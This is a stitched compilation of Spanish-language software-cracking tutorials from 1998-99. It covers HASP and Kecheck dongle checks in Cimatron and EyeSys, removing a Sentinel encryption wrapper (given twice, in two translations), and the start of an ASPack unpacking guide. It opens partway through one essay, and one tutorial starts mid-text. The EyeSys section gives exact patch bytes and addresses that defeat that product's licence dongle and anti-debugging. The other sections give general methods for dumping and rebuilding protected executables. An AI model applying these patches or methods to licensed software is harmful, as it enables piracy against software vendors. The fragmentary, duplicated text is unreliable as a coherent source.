Pequeño Addendum - agregado el 08/04/99

Durante la prueba de este programa llamo mi atencion que aun despues de todo este trabajo Cimatron se cuelga despues de 10 minutos de uso, esto es porque cimit.exe tambien tiene una rutina hasp() interna independiente del emulador. Los servicios son triviales, (4 & 4A), limpiar Par3 (XOR ECX,ECX - Par3=0) sera suficiente para matar estos chequeos (este seguro de rastrear el codigo con un INT 3 bien puesto).

Revision de la Proteccion

Yo realmente recomiendo esta proteccion, el numero de chequeos obligara a cualquier cracker serio a emular la rutina principal, mis unicas leves criticas son la confianza puesta en el chequeo de Par3 (los regulares de HASP habran tomado nota de esto) y la falta de chequeos de los servicios 2 & 3 . De hecho yo pienso que la falta del chequeo del servicio 3 es mas debido al hecho de que Cimatron eligio un dongle barato sin demasiada memoria. Esta es una buena proteccion y en mi opinion es segura frente a cracker's *normales*, por esta razon elegi no entregar un parche "listo para usar" o mi emulador.

Dongles Return to Main Index

(c) 1999 CrackZ. 15/16th March, 2nd April 1999.

TUTORIAL SOBRE EYESYS WINDOWS WORKSTATION 2.11W

En primer lugar dare las gracias a la persona que me envio este programa para examinarlo.

EyeSys , por lo que he podido ver es una herramienta util para opticos.

De hecho sin algun hardware de especialista este software es inutil.

Como era de esperar de una aplicacion de especialista se ha usado una proteccion del tipo Dongle ,

el programa data de 1994 (lo que quiere decir que es anterior al SoftIce v3.x W32Dsm y posiblemente IDA).

Con las herramientas que hay a dia de hoy no deberia haber mucho problema.

Sin embargo el programa esta en 16-bits y como se vera , implementa una proteccion basica

Anti-Debugging. No te dare ningun premio por poner un BPX al MessageBox,

Pero mirando hacia atras vemos que la funcion responsable del chequeo del Dongle

es importada desde una DLL (Kecheck.dll).

Se podria abrir ww.exe con W32dsm e invertir el salto responsable del MessageBox.

Pero en vez de eso usaremos el SoftIce , un bpio -h 378 rw funcionara pero por mas F-12 que pulses

no llegaras a donde fue llamado desde la aplicacion ,

recuerda que el objetivo sera parchear la DLL y no el ejecutable.

Siendo una aplicacion en 16-bits tambien nos traera dolores de cabeza,

si ponemos demasiados Bpx en un trozo especifico de codigo en modo protegido

el valor del Segmento de Codigo (CS) es muy importante, bajo 32-bits ,aparte de circunstancias

excepcionales podemos asumir CS como una constante.

Consideremos este trozo de codigo:

:0010.3206 PUSH BX <-- No se puede poner un Bpx aqui facilmente.

:0010.3213 CALL KECHK.KECHECK <-- llamada a la DLL responsable.

El truco evidentemente es el uso de la tecnica de parche temporal de la INT-3

Nosotros reensamblaremos entonces el " push bx " en tiempo de Debug.

Alcanzamos este codigo e intentamos tracear KECHEK...problemas,

" SoftIce Break due to embedded INT-3" se repite hasta el infinito.

No puedes tracearlo, por supuesto,podemos sortearlo facilmente

considera este truco basico antidebugging como en los dias cuando los crackers usaban

Turbo Debugger/SoftIce para Windows 3.1

start:

MOV CX, 0200h <-- CX usado para el loop.

MOV SI, 0100h <-- SI contador. LODSB <-- cargar Byte.

INT 3 <-- Stop si cualquier debugger esta activo.

CBW ADD BX,AX LOOP start <-- y frustrar al cracker volviendo al loop.

Como ya debes saber , los debuggers insertan una INT-3 (opcode CC) en el codigo del programa,

que actua como disparador del bpx. En este codigo cualquier debugger saltara

en cada reiteracion del bucle 2 bucles como este te molestaran bastante en tu tarea.

Por supuesto SoftIce puede facilmente desconectar este mecanismo usando I3HERE.

Tan pronto como tracees en la llamada a KECHEK desconecta todas las INT-3 con I3HERE OFF.

Sin embargo esto no sera suficiente.

:0001.01BC MOV BH,00 <-- Flag.

:0001.01BE MOV CX,0002 <-Numero de words a copiar de p-mode a r-mode stack.

:0001.01C1 LES DI, [BP-22]

:0001.01C4 MOV AX,0301 <-- R-mode (procedimiento con "far return frame")

:0001.01C7 PUSH WORD PTR [BP-10]

:0001.01CA PUSH WORD PTR [BP-12]

:0001.01CD INT 31 <-- Executa esto en SoftICE y se acabo el juego.

Cambiaremos esta INT-31 con NOP´s, no es muy elegante pero si efectivo.

Deberias ser capaz de ver que nuestro objetivo es poner en KECHEK los puntos deseados a cero.

La manera mas simple para ver donde ocurren malos movimientos es en la ventana watch.

Considera este codigo:

:0010.32A1 CALL KECHK.KECHECK <-- Chequeo Dongle Key.

:0010.32A6 MOV [BP-0A], AX <-- El valor de AX es importante

:0010.32AC MOV AX, ES:[BX] <-- Como en [BP-04].

:0010.32AF MOV [BP-10],AX <-- guardar ax.

Tras estos ajustes,los punteros a BP-06/08 & 0A seran comparados con cero

cualquiera de ellos siendo cero resultaran en un salto bueno.

Siguiendo el salto , veremos otros 3 chequeos esta vez usando el valor de AX

y punteros a BP-0C/0E (de nuevo los ceros son deseables)

Ahora parchearemos ww.exe con una INT-3 justo antes de la llamada final a KECHEK

(recuerda nopear la int-31 en kechk.dll) esto es suficiente para tener un cero en los tres chequeos

a BP-06 sin embargo en BP-0C/0E tenemos FFFF lo cual no deseamos,

Traceamos KECHEK y vigilamos estos punteros. Pronto veras que esta llamada especifica no es la

responsable de estos valores (ya estaban a FF antes de empezar)

Tendremos que obtenerlos antes,como puesdes haber imaginado la primera llamada a KECHEK

pone BP-0C y la segunda BP-0E el codigo es muy similar y usa el valor de AX

el cual es actualmente ES:[BX] Hay sin embargo un pequeño problema,

antes incluso de la llamada a KECHEK , ES:[BX] contiene FFFF asi pues buscaremos

una instruccion para alterar esto, He echado un vistazo a todas las Subrutinas llamadas por KECHEK

y no he encontrado nada que pueda servir para desempeñar esta "instruccion magica"

Esto significa que tendremos que parchear ww.exe despues de todo.

Sugerencias para el Patch :

Reemplazar los tres MOV AX,ES:[BX] con 66 33 C0 (XOR AX,AX)

direcciones : 0010.321E , 0010.3265 , 0010.32AC

Haciendo estos cambios podremos lanzar el programa.

Dongles Return to Main Index

© 1999 CrackZ. 7th March 1999.

Karpoff Spanish Tutor

Programa: Análisis de técnica de protección

PROTECCION:	**Mochilas de tipo Sentinel**
Objetivo:	Sacar la envoltura de un archivo encriptado.
Descripcion:	No se ataca un programa en especial.
Dificultad:	Media, Avanzado.
DOWNLOAD:	http://xxxx
Herramientas:	**Softice, IDA, Editor Hexadecimal, Borland Turbo debug, Borland Tdump es conveniente.**
CRACKER:	Spyder **FECHA:** **22/01/1998**

CREDITOS

Cortesía del sitio de Fravia's dedicado a ingeniería inversa

Este ensayo describe un método para trabajar con protecciones complicadas como las de las mochilas de tipo Sentinel usadas en programas de WIN32.

AL ATAKE

Introducción

Esto no es un crack de un producto en especial, es solamente un trabajo que hace probable, algo que parece prácticamente improbable. Conozco poco sobre mochilas, o sobre las empresas que las hacen. La que hace ésta es llamada Sentinel, y si ves referencias a Sentinel o SSI, es que estamos hablando de lo mismo. Si cuando experimentás te encontrás con listados muertos o megabytes de basura, es un buen signo (ojo que también puede ser malo).

También conozco poco sobre el código actual que se usa para las mochilas; jamas tuve que mirarlo. Poner breakpoints en el port de la impresora, o algo parecido, es la peor manera de comenzar a reventar programas protegidos con mochilas.

Ensayo

¿Por qué este crack se volvió tan difícil? Debido a que el código de las mochilas es un envoltorio para executables semi-protegidos. Cuando el envoltorio es aplicado, encripta la mayoría del código ejecutable. De hecho se fija al final del programa y se apodera del punto de entrada del programa. Cuando el programa corre, el código de la mochila adquiere el control, y si está satisfecho con la mochila, desencripta el ejecutable y le pasa el control a él. El ejecutable, puede hacer llamados en varios puntos del programa durante la ejecucion, al código de la mochila para confirmar que aún está presente.

De manera que si crackeás el cádigo inicial de la mochila, aún es necesario entender y emparchar el ejecutable principal. El encriptado hace que sea difícil comprender y casi imposible emparcharlo. Crackquear completamente el código de la mochila es una opción casi improbable. Estos tipos de mochilas hacen cosas como retornar un valor de un string que se le pasa, y el algoritmo y claves que hacen esto, están dentro de la mochila. No hay una manera sencilla de emparchar el cádigo del driver de la mochila para tener el mismo resultado.

No he estudiado con sumo detalle la rutina de encriptación, pero no es débil. Estoy casi seguro que es del tipo "rolling encription", donde cambiar un byte afectará todo los siguientes bytes; por esto es que es tan difícil emparcharla. También estoy seguro que la clave de encriptado está fuera de la mochila, (debe trabajar de este modo si el que la suministra tiene algún sentido). Esto significa que es necesario tener la mochila por algunas horas, aunque a falta de mochilas también podés tener algo de suerte. Crackear sin suerte es tan difícil como crackear sin corazonadas.

Si el programa tiene un modo de DEMO, o tal vez alguna opción para licencias en Red, entonces puede ser desencriptada sin la presencia de la mochila, de manera que ésta puede funcionar y después decidir si realmente necesita la presencia de la mochila o de una licencia por Red. Bueno, conociendo esto ¿cómo debemos empezar a trabajar? Mi enfoque es deshacer lo que se hizo cuando se aplicó la envoltura (wrapper), es decir recrear el programa muy cerca de como estaba antes de que fuera envuelto. Podemos aplicar las técnicas normales para estos casos. Abajo observamos algunos bits interesantes en tdump para un programa de muestra.

```
Entry RVA     0003D950
Image base    00400000

Object table:
#   Name      VirtSize    RVA     PhysSize  Phys off  Flags
--  --------  --------  --------  --------  --------  --------
01  .text     0001E200  00001000  0001E200  00000400  E0000020 [CERW]
02  .rdata    00000800  00020000  00000800  0001E600  C0000040 [IRW]
03  .data     00013E24  00021000  0000D200  0001EE00  C0000040 [IRW]
04  .PAD000   00000E00  00035000  00000E00  00000000  C0000080 [URW]
05  .SSINod   00007A00  00036000  00007A00  0002C000  E0000040 [IERW]
06  .rsrc     00000800  0003E000  00000800  00033A00  C0000040 [IRW]
07  .idata    00000C00  0003F000  00000C00  00034200  C0000040 [IRW]
08  .reloc    00000200  00040000  00000200  00034E00  42000040 [IDR]
```

SSINod es el código que se agrega para la mochila, PAD000 es donde estaba el segmento original .reloc (contiene direcciones importantes que son patcheadas en la carga del programa). Image base es donde se carga el programa para el modelo de memoria plano (la mayoría de direcciones son relativas a esta base). Entry RVA es la dirección de comienzo del programa. El siguiente paso es cargar el programa en el turbo debug y desencriptarlo. Si el programa corre y permanece corriendo mientras presenta un mensaje de error, entonces la mejor manera de proceder es disparar el TD32 en una ventana de DOS y unirlo al programa. Esto es una de las maravillas del debug en Win32: sólo elegir file | Atttach y seleccionar la ventana, después de un momento TD32 tomará control del programa y vos podrás observarlo.

Podés estar capacitado para iniciar el programa con el TD32, pero tener el control una vez que está corriendo y desencriptarlo, no es tan fácil, y menos aún tener la imagen de memoria correcta cuando el programa termine, o tal vez fijarte en el Stack para encontrar algunos lugares donde poner BPX de hardware. Estoy seguro que es bastante fácil con SICE, pero el SICE, (hasta donde yo conozco), no puede hacer lo que hace el TD32. De cualquier manera asumo que de algún modo has maniobrado para tener el control del programa usando el TD32. Para confirmar que el programa fue desencriptado, echale un vistazo a la imagen base + .text RVA, y estoy seguro que luce como código. Si no, necesitas que algún amigo te preste un mochila, para comenzar todo de nuevo.

Ahora abrí una ventana para volcar código, ir a (Ctrl-G), dirección de image base y empezá a marcar un bloque presionando la tecla izquierda y arrastrá el mouse por los bytes que necesitás (seleccionar bloques con TD32 es un poco extraño, algunas veces el shift + el cursor no funciona). Bien, ahora andá al final del segmento .text (el cual debe expandir el bloque marcado). Seleccioná Block | Write (Ctrl-B, W) y TD32 cariñosamente volcará el encabezado del ejecutable, y el segmento .text estará completamente desencriptado para vos.

TD32 parace que escribe dichos bloques a una velocidad de 1-2KB por segundos, lo que es bastante lento. Por lo tanto te aconsejo que te tomés un café o cocktail como descanso. Perdón si estoy siendo muy específico acerca de la operación del TD32, pero la primera vez que trabajé con él, no sabía cómo hacer esto de volcado de bloques de memoria al disco, y me pasé muchas horas calcando bloques a un archivo de memoria, después los procesaba con un programa que escribí, que hacía que los volcados se convirtieran en el archivo binario. Por eso quiero estar seguro que mis lectores conocen estos trucos; "un poco de conocimiento no le hace mal a nadie".

Ahora una cosa más antes que acabemos con el TD32. Observá el segmento PAD000. Tiene que tener la mayor parte completa de ceros. Tenés que ver un bloque de direcciones de 32 bits. Estas son las direcciones de las entradas de las importaciones que fueron emparchadas cuando se cargó el programa en el segmento .reloc, parte del código de la mochila las copió aquí, que es donde el programa principal espera que estén. El orden y número de entradas no es el mismo que en el segmento .reloc, de manera que no se puede hacer una simple copia de ellas, ni tampoco jugar con los RVAs para ponerlas en el lugar correcto. Poné un breakpoint de hardware de escritura de cualquiera de esas entradas, y entonces reiniciá el programa desde el TD32 (Ctrl-F2). TD32 debe parar en el medio del código de la mochila que copia estas entradas de un lado al otro.

Echále una mirada al código, y si es como la cosa que yo he visto, encontrarás una tabla de pares de direcciones de 32 bits apuntadas por EBX. Estas son pares de direcciones relativas, (dentro del segmento .reloc) con la dirección relativa para el segmento .PAD000 para el mismo import. Marcá esta tabla y volcála al disco como lo hicimos antes.

Ahora si terminamos con el TD32, y probablemete con la mochila.

Juntando las piezas

Ahora tenemos que insertar el dump desencriptado en el ejecutable, esto es un tipo de edición binaria, pero un poco más tramposa. Echále otra mirada a la tabla de objeto tdump y entendé lo que esto significa...

```
Entry RVA     0003D950
Image base    00400000

Object table:
#   Name      VirtSize    RVA     PhysSize  Phys off  Flags
--  --------  --------  --------  --------  --------  --------
01  .text     0001E200  00001000  0001E200  00000400  E0000020 [CERW]
02  .rdata    00000800  00020000  00000800  0001E600  C0000040 [IRW]
03  .data     00013E24  00021000  0000D200  0001EE00  C0000040 [IRW]
04  .PAD000   00000E00  00035000  00000E00  00000000  C0000080 [URW]
05  .SSINod   00007A00  00036000  00007A00  0002C000  E0000040 [IERW]
06  .rsrc     00000800  0003E000  00000800  00033A00  C0000040 [IRW]
07  .idata    00000C00  0003F000  00000C00  00034200  C0000040 [IRW]
08  .reloc    00000200  00040000  00000200  00034E00  42000040 [IDR]
```

El RVA del segmento .text es 1000, significa que en la memoria éste comieza en la dirección 401000 (image base + 1000). El "Phys off" es donde está alojado el segmento .text en el archivo ejecutable. Esto significa que el dump desencriptado tiene C00h bytes entre las direcciones 400h y 1000h, que necesitan ser cortadas.

El header (encabezado) del ejecutable no está encriptado, y en mis experiencias anteriores siempre resulta idéntico en la imagen de memoria. Con tu editor favorito corta los C00h bytes y pegále la imagen dumpeada encima del ejecutable.

Reparando los imports

Nosotros hicimos el volcado de los pares de direcciones para mover la dirección de importación entre los segmentos .reloc y .PAD000 al comienzo. Debemos tener mucho espacio para código en el segmento .SSINod, y una vez que el programa esté realmente crackeado, éste no debería pasar más dentro de este segmento. Cambié el volcado de binario

a hexadecimal, después lo edité manualmente a sentencia de assembler por cualquier viejo ensamblador que pueda crear un archivo binario de salida. Agregué A1h adelante de la primera dirección para hacer un "mov eax[????]" y A3h adelante de la siguiente para hacer "mov [????], eax". Recordá agregar la dirección de carga de la Imagen (Image load) a todas las direcciones, porque son todas relativas. Acordáte que estás cargando del segmento .reloc y almacenando en el segmento .PAD000. Yo solo volqué este fragmento binario en el ejecutable al comienzo del segmento .SSINod. Después de lo anterior bien podrías querer emparchar el RVA de entrada en el encabezado del ejecutable para apuntar a este código (o emparchar un salto más tarde).

¿Dónde estamos ahora?

En este punto deberíamos tener un ejecutable que ya no está encriptado y empezara corriendo un pedazo de código que mueve direcciones de importación en donde el ejecutable original espera que estén. El punto de entrada probablemente apunta a este código pero no corre, debido a que el emparchado de la importación actualmente apunta al código basura de la mochila. El ejecutable debe tener el mismo tamaño que el original, si no es así, me temo que se te perdió algo en la edición en algún lugar. Bien ahora tenés algo para comenzar a crackear el final del listado muerto. El trabajo que tenés que hacer es buscar el entry point original y emparchar adentro un salto al final del emparchado del código de importación antes de que puedas intentar correrlo.

Si estás usando el IDA, puede ser que descubras el entry point como alguna de las funciones de startup de las bibliotecas de run time. Aunque el IDA no reconoce el compilador automáticamente en los ejecutables reconstruidos (selecccionar firma manualmente). La otra altenativa es debuguear otro programa construido con el mismo compilador para encontrar cómo luce el entry point. También podés observar el código para buscar un llamado a Call GetVersion, los códigos de startup casi siempre llaman al principio esta función. Una vez que encontraste esto y lo emparchaste, el trabajo está hecho. Ahora tenés el mismo ejecutable con las mismas funciones que tenía antes que fuera envuelto (wrapped).

Hay chances de que este programa aún pueda hacer llamadas al código de la mochila, pero ya no es como el autor espera: que la examinación del código sea difícil y el emparchado imposible. Es poco probable que hagan algo muy sofisticado, y si lo hacen, mejor, más desafío para nosotros.

Nota Final

Bien, espero que hayas encontrado esto interesante y útil. No he visto este encriptado de Sentinel en otro lado que no sea el segmento .text, por supuesto no siempre se encripta el segmento de .text completo. La misma técnica de recuperación puede ser usada para otro esquema basado en encriptación, pero pensá en extender el truquito del encriptado a otros segmentos además del .text. Tendrás que volcar y capturar una imagen antes de que el programa corra lo suficiente como para que "fumigue" sus propios segmentos. El segmento .reloc es particularmente doloroso porque el OS lo "corrompe" durante la carga, (sin embargo este tipo de cosas es igualmentente difícil para el protector).

La protección HASP parece ser bastante parecida a mi Sentine. Yo sospecho que el encriptado de enrollado de Sentinel es mucho más robusto.

Spyder

Traducción: AFTOSA

	Protecciones Win 32 por Dongle SSI. Trabajo inicial alrededor de blancos Win32 dificiles	
22 Enero 1998	por Spyder	
	Cortesía de la página de Fravia de ingeniería inversa	levemente editado por fravia+
	Hay un crack, un crack en todo Asi es como la luz entra.	
Dificultad	( )**Principante** (x)**Intermedio** (x)**Advanzado** ( )**Experto**	

Este ensayo describe un metodo para trabajar alrededor de una proteccion bastante torpe para programas Win32 que utilizan dongles Sentinel.

Protecciones Win 32 por Dongle SSI.
Trabajo inicial alrededor de blancos Win32 dificiles

Escrito por Spyder

Introduccion

Esto no es un crack completo de algo, solo un trabajo que hace posible un crack aparentemente imposible. Yo se poco acerca de dongles, o acerca de compañias que los fabriquen. Para este blanco la compañia se llama "Sentinel", y si usted ve referencias a Sentinel o SSI, entonces estamos hablado de la misma cosa. Si usted intenta un listado completo y encuentra megabytes de basura eso tambien es una buena (o mala?) señal.

Se poco acerca del codigo real del dongle - nunca tuve que mirarlo - pero instalar breakpoints en la puerta I/O de la impresora o algo asi, es la *ultima* forma de iniciar un crack de cualquier programa protegido por dongles (aka *dongled* program) (IMHO).

Herramientas requeridas

Borland Turbo debuger.
Borland Tdump es practico.
Un buen editor de binario
Un buen disasembler (puede usted decir IDA?).

URL/FTP del blanco

No hay un blanco especifico.

Ensayo

Porque este crack tendria que ser imposible?. Bien, el codigo del dongle es una envoltura para un ejecutable semi-protegido. Cuando la envoltura se aplica, encripta la mayoria del codigo ejecutable, de hecho se coloca al final del programa y toma el punto de entrada del mismo. Cuando se hace correr el programa el codigo del dongle se hace con el control, y si esta contento con el dongle encontrado desencritpta el ejecutable y le transfiere el control. El ejecutable puede entonces llamar nuevamente al codigo del dongle para realizar cualquier chequeo especifico que quiera, para confirmar que el todavia esta presente, en varios momentos durante la ejecucion.

Pero aun cuando rompa el codigo inicial del dongle usted necesitara entender y remendar el ejecutable principal. La encripcion hace la comprension dificil y el emparchado casi imposible. La ruptura completa del codigo del dongle es improbable que sea una opcion. Este tipo de dongles hacen cosas como devolver un valor de una cadena variable que se les pasa, el algoritmo y las llaves para hacer eso estan realmente asentados dentro del dongle - no hay ninguna manera facil de emparchar el codigo del driver del dongle para obtener el mismo resultado.

No he mirado los detalles exactos de la encripcion principal, pero no es debil. Estoy bastante seguro que es una encripcion rotativa (encriptado por convolucion (N.d.T.)) donde cambiar un byte afecta a todos los siguientes, es por eso que emparcharla sea tan dificil. Tambien estoy bastante seguro que las llaves de encripcion salen del dongle (deben trabajar de esta forma si los proveedores del dongle tienen algo de sentido) de modo que usted necesitara el dongle por al menos un par de horas. Pero, usted tambien podria tener UN POCO DE SUERTE. "Crackear sin suerte es tan imposible como crackear sin sentimiento".

Si el programa tiene un Demo, o quizas algun tipo de opcion para obtener la licencia por la red, entonces debe ser desencriptado sin la presencia del dongle, asi usted puede correrlo y entoces decidir si realmente necesita el dongle o la licencia de la red o cualquier cosa para utilizarlo totalmente. Entonces, conociendo esto, como vamos a trabajar con el?. Mi aproximacion es deshacer lo que se hizo cuando la cubierta fue aplicada, re-creando algo cercano al programa original antes de que fuera cubierto, entonces se pueden usar tecnicas normales de "reversing" . Eche una mirada a estas interesantes partes del volcado de un programa de muestra:-

```
Entry RVA     0003D950
Image base    00400000

Object table:
#   Name      VirtSize    RVA     PhysSize  Phys off  Flags
--  --------  --------  --------  --------  --------  --------
01  .text     0001E200  00001000  0001E200  00000400  E0000020 [CERW]
02  .rdata    00000800  00020000  00000800  0001E600  C0000040 [IRW]
03  .data     00013E24  00021000  0000D200  0001EE00  C0000040 [IRW]
04  .PAD000   00000E00  00035000  00000E00  00000000  C0000080 [URW]
05  .SSINod   00007A00  00036000  00007A00  0002C000  E0000040 [IERW]
06  .rsrc     00000800  0003E000  00000800  00033A00  C0000040 [IRW]
07  .idata    00000C00  0003F000  00000C00  00034200  C0000040 [IRW]
08  .reloc    00000200  00040000  00000200  00034E00  42000040 [IDR]
```

SSINod es el codigo agregado del dongle, PAD000 es donde se encuentra el segmento .reloc (que contiene las direcciones de importacion utilizadas durante la carga del programa)del programa original. Image base es donde el modelo del programa queda cargado en una memoria plana (la mayoria de las direcciones son relativas a esta base). La entrada RVA es la direccion

de inicio del programa. El proximo paso es obtener el programa cargado y desencriptado dentro del Turbo debuger. Si el programa corre y queda corriendo mientras presenta un mensaje de error entonces la mejor manera de operar es encender el TD32 en una ventana DOS y enlazarse al programa. Una de las maravillas del debuger Win32, simplemente cliquee sobre File|Attach y seleccione una ventana, despues de lo cual TD32 obtendra el mando del programa y usted podra echar una mirada alrededor.

Tambien se podria iniciar el programa con el TD32 pero obtener el control una vez corriendo y desencriptado no es tan facil. Incluso se puede confiar en la imagen de memoria cuando el programa ha terminado, o quizas mirar en el stack y encontrar lugares donde se pueden colocar breakpoints. Estoy seguro que es mucho mas facil con el SoftICE, pero SoftICE (hasta donde yo se) no puede hacer todo lo que hace TD32. Sin embargo asumo que se maneja de algun modo para conseguir el mando del programa usando TD32. Heche una mirada a la RVA image base + .text para estar seguro que luce como codigo, para confirmar que el programa ha sido desencriptado, sino quizas necesite pedir prestado otro dongle a sus amigos y comenzar otra vez.

Ahora abra una ventana de volcado, vaya (Ctrl+G) a la direccion de image base y comienze marcando un bloque mediante la retencion y arrastre del mouse sobre los bytes hexadecimales requeridos (el marcado de bloques en TD32 es un poco extraño y las teclas shift y cursor no siempre funcionan). Ahora vaya hasta el fin del segmento .text (hasta donde se debe extender el bloque marcado). Seleccione Block|Write (Ctrl+B, W) y amablemente TD32 descargara el header ejecutable y el segmento completo de texto desencriptado en un archivo para usted. TD32 parece escribir los bloques a aproximadamente 1-2KB por segundo, lo que es lo bastante lento como para que se pueda ir a tomar un cafe o un coctail (!). (Lamento si estoy siendo demasiado especifico acerca del "manejo" del TD32, pero la primera vez que hice esto, no comprendia que se pudieran descargar bloques de memoria al disco y gaste horas escribiendo el volcado de memoria en un archivo y luego escribi un programa propio para volver los datos a binario, por eso quiero asegurarme que mis lectores conozcan este truco - un pequeño conocimiento a veces va por un largo camino).

Ahora una cosa mas antes de terminar con el TD32. Eche una mirada al segmento PAD000. Sera principalmente ceros y vera un bloque de direcciones de 32 bits. Estas son las entradas de importacion que se agregan en el momento de la carga en el segmento .reloc y parte del codigo del dongle los copia aqui, donde el ejecutable principal espera que esten. El orden y numero de las entradas no es el mismo que en el segmento .reloc, entonces no se puede simplemente copiarlo, ni manosear las RVA's para colocarlos en el lugar correcto. Ponga un breakpoint de escritura en la memoria fisica en cualquier de estos sitios y reinicie el programa desde el TD32 (Ctrl+F2). TD32 hara un break en medio del codigo del dongle, el que esta copiando estas entradas. Eche una mirada al codigo y - si esta como el material que yo he visto - podra encontrar una tabla de pares (parejas) de direcciones de 32 bits apuntada por EBX. Estos son pares de direcciones relativas (a la imagen) dentro de .reloc con la direcciones relativas requeridas en PAD000 para las mismas importaciones. Marque esta tabla y descarguela al disco como antes.

Ahora henos terminados con el TD32 y - probablemente - con el dongle.

Poniendo todo junto de nuevo

Ahora tenemos que insertar la descarga desencriptada en el ejecutable, lo que es una clase de edicion binaria, pero bastante tramposa. Eche otra mirada a la tabla "tdump'ed" y trate de comprender que significa...

```
Entry RVA     0003D950
Image base    00400000

Object table:
#   Name      VirtSize    RVA     PhysSize  Phys off  Flags
--  --------  --------  --------  --------  --------  --------
01  .text     0001E200  00001000  0001E200  00000400  E0000020 [CERW]
02  .rdata    00000800  00020000  00000800  0001E600  C0000040 [IRW]
03  .data     00013E24  00021000  0000D200  0001EE00  C0000040 [IRW]
04  .PAD000   00000E00  00035000  00000E00  00000000  C0000080 [URW]
```

```
05  .SSINod   00007A00  00036000  00007A00  0002C000  E0000040 [IERW]
06  .rsrc     00000800  0003E000  00000800  00033A00  C0000040 [IRW]
07  .idata    00000C00  0003F000  00000C00  00034200  C0000040 [IRW]
08  .reloc    00000200  00040000  00000200  00034E00  42000040 [IDR]
```

La RVA del segmento .text es 1000 que en la memoria comienza en la image base + 1000 = 401000. El Phys off (Physical offset (N.d.T.)) es donde se encuentra .text en el archivo ejecutable. Esto significa que la descarga desencriptada tiene C00 bytes entre 400 y 1000, que necesitan ser cortados. El header del archivo ejecutable no esta encriptado, y en mi experiencia siempre es identico en la imagen en memoria. Con su editor favorito, corte los C00 bytes y "pegue" la imagen descargada encima del ejecutable.

Arreglando las importaciones

Tenemos la descarga de los pares de direcciones para mover las direcciones de importacion entre los segmentos .reloc y .PAD000 al inicio. Deberiamos tener suficiente espacio para el codigo en el segmento .SSINod dado que una vez que este realmente crackeado el programa no debe tener que llamar alli nunca. Yo transforme la descarga binaria en hexadecimal, luego lo edite manualmente como definiciones de bytes (db) para cualquier ensamblador antiguo que pueda crear un archivo binario como salida. Agregue un A1h delante de la primera direccion para formar "mov eax,[????]" y A3h en la siguiente para "mov [????],eax". Recuerde sumar la direccion de Image base a todas las direcciones porque son relativas. Verifique dos veces que esta cargando de .reloc y guardando en .PAD000.

Yo simplemente volque este fragmento binario en el ejecutable al comienzo del segmento .SSINod. Entoces podria arreglar la RVA del punto de entrada en el header del ejecutable para apuntar a este codigo (o arregalr un salto luego).

Donde estamos ahora?

En este estado usted debe tener un ejecutable sin encriptar y que empieza ejecutando un trozo de codigo que mueve direcciones de importacion a donde el programa original las espera. El punto de entrada posiblemente apunte a este codigo, pero no lo ejecuta porque el parche de importacion esta seguido de la basura del dongle. El ejecutable debe ser del mismo tamaño del original - sino tengo miedo de que se haya embrollado en alguna parte de la edicion. Ahora tiene usted algo que puede comenzar a crackear, bueno para hacer listados, pero tendra que ubicar el punto original de entrada y arreglar dentro de el un salto al final del codigo emparchado de las importaciones antes de intentar ejecutarlo.

Si esta usando IDA bien puede descubrir el punto de entrada como funcion standard de libreria aunque IDA no parece reconocer automaticamente al compilador en estos ejecutables recontruidos (seleccione firma manual). La otra alternativa es hacer un debugging a otro programa construido con las mismas herramientas para ver como es el codigo del punto de entrada. Podria buscar codigos que se vean parecidos, sin embargo el codigo de arranque probablemente llame a GetVersion muy pronto. Una vez que a encontrado y arreglado el punto de entrada original, el trabajo esta terminado. Usted tiene ahora un ejecutable con las mismasd funciones que el original antes de que fuera envuelto.

Hay posibilidades de que el programa todavia llame al codigo del dongle pero como los autores esperan que la envoltura del dongle haga el analisis dificil y el parcheado imposible, es improblable que hayan hecho algo muy sofisticado, y si lo han hecho, eso nos satisface: mas desafios aun!

Notas Finales

Bien, espero que emcontraran esto interesante y quizas util. No he visto la encripcion de este dongle Sentinel en particular mas que en el segmento .text, de hecho, no siempre se encripta el segmento .text entero. La misma tecnica de recuperacion puede

ser usada para otros esquemas basados en encripcion, pero las cosas se ponen mas dificiles cuando mas que el segmento .text este encriptado. Usted tendria que hacer un break y capturar una imagen del programa antes de que que corra lo bastante como para "manchar" su propio segmento de datos, el segmento .reloc es particularmente penoso dado que el OS lo "corrompe" durante la carga (sin embargo este tipo de material es igualmente dificil para los protectores).

La proteccion HASP suena bastante similar a mi Sentinel. Sospecho que la encripcion rotativa de Sentinel es mas robusta.

Spyder

```
22222222222222222222222222222222222222222222222222222222
22   _____                  __      __          22ßÛ
22  /  _/_ _  __ _  ____  _____/ /____ _/ /        22 ÛßÛ
22  _/ //  ' \/  ' \/ _ \/ __/ __/ _ `/ /          22 Û Û
22 /___/_/_/_/_/_/_/_/\___/_/  \__/\_,_/_/          22 Û Û
22   _____                  __      __        22 Û Û
22  / __ \____ ____ ________ ____  ____/ /__ _____  / /____22 Û Û
22 / /_/ / -_|_-</ __/ -_) _ \/ _  / _ `/ _ \/ __(_-<22 Û Û
22/_____/\__/____/\__/\__/_//_/\_,_/\_,_/_//_/\__/____/22 Û Û
22                                        22 Û Û
22     Web: http://www.ImmortalDescendants.com      22 Û Û
22             Autor: Volatility                22 Û Û
22               Fecha: 07/01/99                22 Û Û
22    Tema: Desempaquetado Manual - ASPack v1.083   22 Û Û
22          Nivel: Principiante/Intermedio         22 Û Û
22                                        22 Û Û
2222222222222222222222222222222222222222222222222222222 Û Û
  ÛÜÜÜ
```

podemos simplificar las cosas empaquetando ¡nuestro propio programa! Voy a elegir uno con el cual estáis familiarizados: la Calculadora de Windows 95/98 (calc.exe).

Lo primero que tenemos que hacer es empaquetar el programa (¡aseguraos de que sea una copia de calc.exe, no el original!). Abrir calc.exe con ASPack, y comenzará a empaquetar el programa. Una vez terminado, podéis probarlo ("Test It") si queréis; luego salir de ASPack.

Ahora que nuestro programa está empaquetado, carguémoslo en el Symbol Loader de Soft-Ice (File, Open Module). Ahora ejecutémoslo (Module, Load). ¡¡Soft-Ice no salta!! ¿Por qué? He aquí una breve explicación del excelente ensayo de Miz:

==========
COMIENZO DEL FRAGMENTO DEL ENSAYO DE MIZ
==========
Ehhhh...El cargador de SIce no se detiene en el punto de entrada como queríamos.
Hmmmm...¿Por qué será?

¡La respuesta la tenemos en el formato PE! (Ya os dije que era un tema importante)

Echemos un vistazo con ProcDump, por medio de la opción 'PE Editor':-

Lo primero que detectamos es que el punto de entrada del empaquetador (PEP) es 0x00006046.

Miremos en la sección en que se halla el PEP:-
Bien, vemos que es la sección ".text", y las características son 0xC0000040

